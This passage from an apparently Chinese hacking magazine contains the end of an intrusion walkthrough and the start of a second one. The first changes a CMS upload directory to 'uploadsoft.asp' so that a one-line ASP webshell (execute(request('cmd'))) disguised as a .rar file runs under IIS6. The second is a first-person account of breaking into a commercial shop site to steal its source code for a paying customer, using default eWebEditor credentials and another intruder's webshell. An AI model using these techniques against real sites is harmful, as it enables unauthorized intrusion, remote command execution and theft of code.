


图12




图11

找上传点了：选择“添加软件”，然后找到本页的channelid（即频道号），记下号码，如图4。

再来更改上传目录，点击工具中的“更改上传路径”。第一步：填入刚才的channelid，我填写的是2，如图5；第二步：更改上传目录，原来是uploadsoft，现在改成uploadsoft.asp，如图6。

好了，剩下的就是上传附件了。第一步：在小浏览器里登录，在数据库注入界面点击“获得Cookies”，如图7；第二步：点上传木马，填入上传文件的位置，这个一般不用更改，如果有的管理员删除了User/Upfile.asp的话，可以使用editor/upfile.asp，效果是一样的，如图8；第三步：填入刚才的channelid，默认是2，如图9；第四步：填入刚才更改的上传路径uploadsoft.asp，如图10。

如果上传成功，工具就会弹出提示窗口，如图11。并且会自动打开木马http://www.***.cn/soft/UploadSoft.asp/200711/20071102114029856.rar，后缀名虽然是rar，但是因为它是在IIS6.0环境下的uploadsoft.asp目录下，所以照样会像asp一样执行，这个是lank的一句话木马<%execute(request("cmd"))%>，使用lank客户端进行连接，密码是cmd。好了，执行成功，后面的事情就不用我多说了吧，如图12。

最后，一定要记得点“更改上传路径”，再把路径从uploadsoft.asp改回原来的uploadsoft，不然以后别人在这个频道上传的文件都会上传到uploadsoft.asp目录下，大家都不想自己的劳动成果被别人夺走吧！

三、总结

分析完了，也实战完了，大家也都应该学会了，现在我们就来总结一下，对于网络爱好者来说，分析一个漏洞需要耐心和时间，要不厌其烦的重复阅读代码—思考—尝试，这对我们是一种锻炼和提高。而对于广大的程序作者来说，不要太相信封装，有些人认为封装过的组件谁都看不到，就是坚不可摧的，其实封装是把双刃剑，阻挡了别人的视野，看似很安全，但也恰好阻碍了自己前进的步伐，还是那句老话，没有绝对坚固的盾，建设永远比破坏要难，而且难得多。（*文章中涉及到的蝉之刃注入工具已经收录在光盘中*）

卖空间引起的一场入侵风波——思路篇

文章难度：★★★
文章阅读点：如何找到入侵者留下的网页木马然后上传ASPadmin下载对方的网站程序代码

第十九根烟

本文之所以起名为思路篇，是因为写作过程便是入侵的完整过程，任何一个尝试，对于每一个突破口都不放过的尝试，都给点出来了，以让大家在看文章的同时，学会的不仅是入侵这个网站的方法，更学会一种常规的入侵思路，正所谓授人以鱼不如授之于渔！今后，小菜们在入侵过程中，不妨按照这个套路去个个突破尝试，而切忌单思路入侵，相信都会有不小的收获与突破的。

大清早的，淘宝旺旺就叮当叮当地响了起来，心里暗爽，来客户了哟（本人在淘宝店卖空间），该客户说要购买一个空间，还要跟某个网站（www.xxx.com）一样的网站程序和模板。我晕，这不是难为人嘛，别人的网站程序代码我怎么会有，但是又非常不甘心让这个客户白白的溜掉，因为已经好几天没生意了。我已经好久没玩过入侵了，干脆就来练一回吧。

一、浅探目标

在浏览器里打开了那个网站，发现这是一个非常正规的商城网站（图1），看来太明显的漏洞是不大可能有了，使用阿D注入工具扫描了一番，果然毫无所获。又扫描了一下该网站的后台，然后试了一下弱口令，运气不太好，也是无功而返（图2）。




图1

该怎么办呢？旁注？现在的服务器都不像以前了，对于基本的权限设置，只要是管理员就没有不会的了。内网嗅探？成功率倒是挺大，可是太费时间了。查找源代码？嗯，看来只有这个方法最省心省力了。在网站里随便点了一个链接，看到后面那个比较有象征性的链接 b2b_cpinfo.asp?id=1188（图3），于是将其放到百度中搜索了一下，发现是shopv4的商城，于是我立刻搜索“shopv4 漏洞”，这套系统在网上竟然没有公布过漏洞。我只好下载了一套，找到它的数据库目录，然后去尝试下载数据库，可是也失败了。总不至于要我去看它的源代码吧，




图2




图3

宁死也不干体力活。在百般无奈之下，我在下载到的代码文件中左翻翻，右翻翻，忽然眼前亮了起来，在admin目录下居然有一个htmledit目录，进去仔细一看，原来是eWebEditor程序，这下好办了，对于eWebEditor通常都不会更改默认密码的，我立刻对目标站点进行了测试。

二、连环突破口

终于找到突破口了，好运也回来了。密码果然没有更改，成功的登录了进去（图4），可是进去了好像也没啥看头，本打算通过样式来写入一句话木马，可是数据库是mdb格式，不是asp、asa，写入了也没有用；修改上传类型为asp、asa也不是办法，因为我没有网站后台的用户名和密码，无法上传。



图4

难道说又进入了一个死环节？正想着解决的方法，忽然又发现了一个有趣的东西（图5），很可疑吧，在images\UploadFile目录中怎么会有个winner.asp文件呢？莫非？这是别人的webshell？有了这个怀疑，我立刻在浏览器中打开了这个文件，

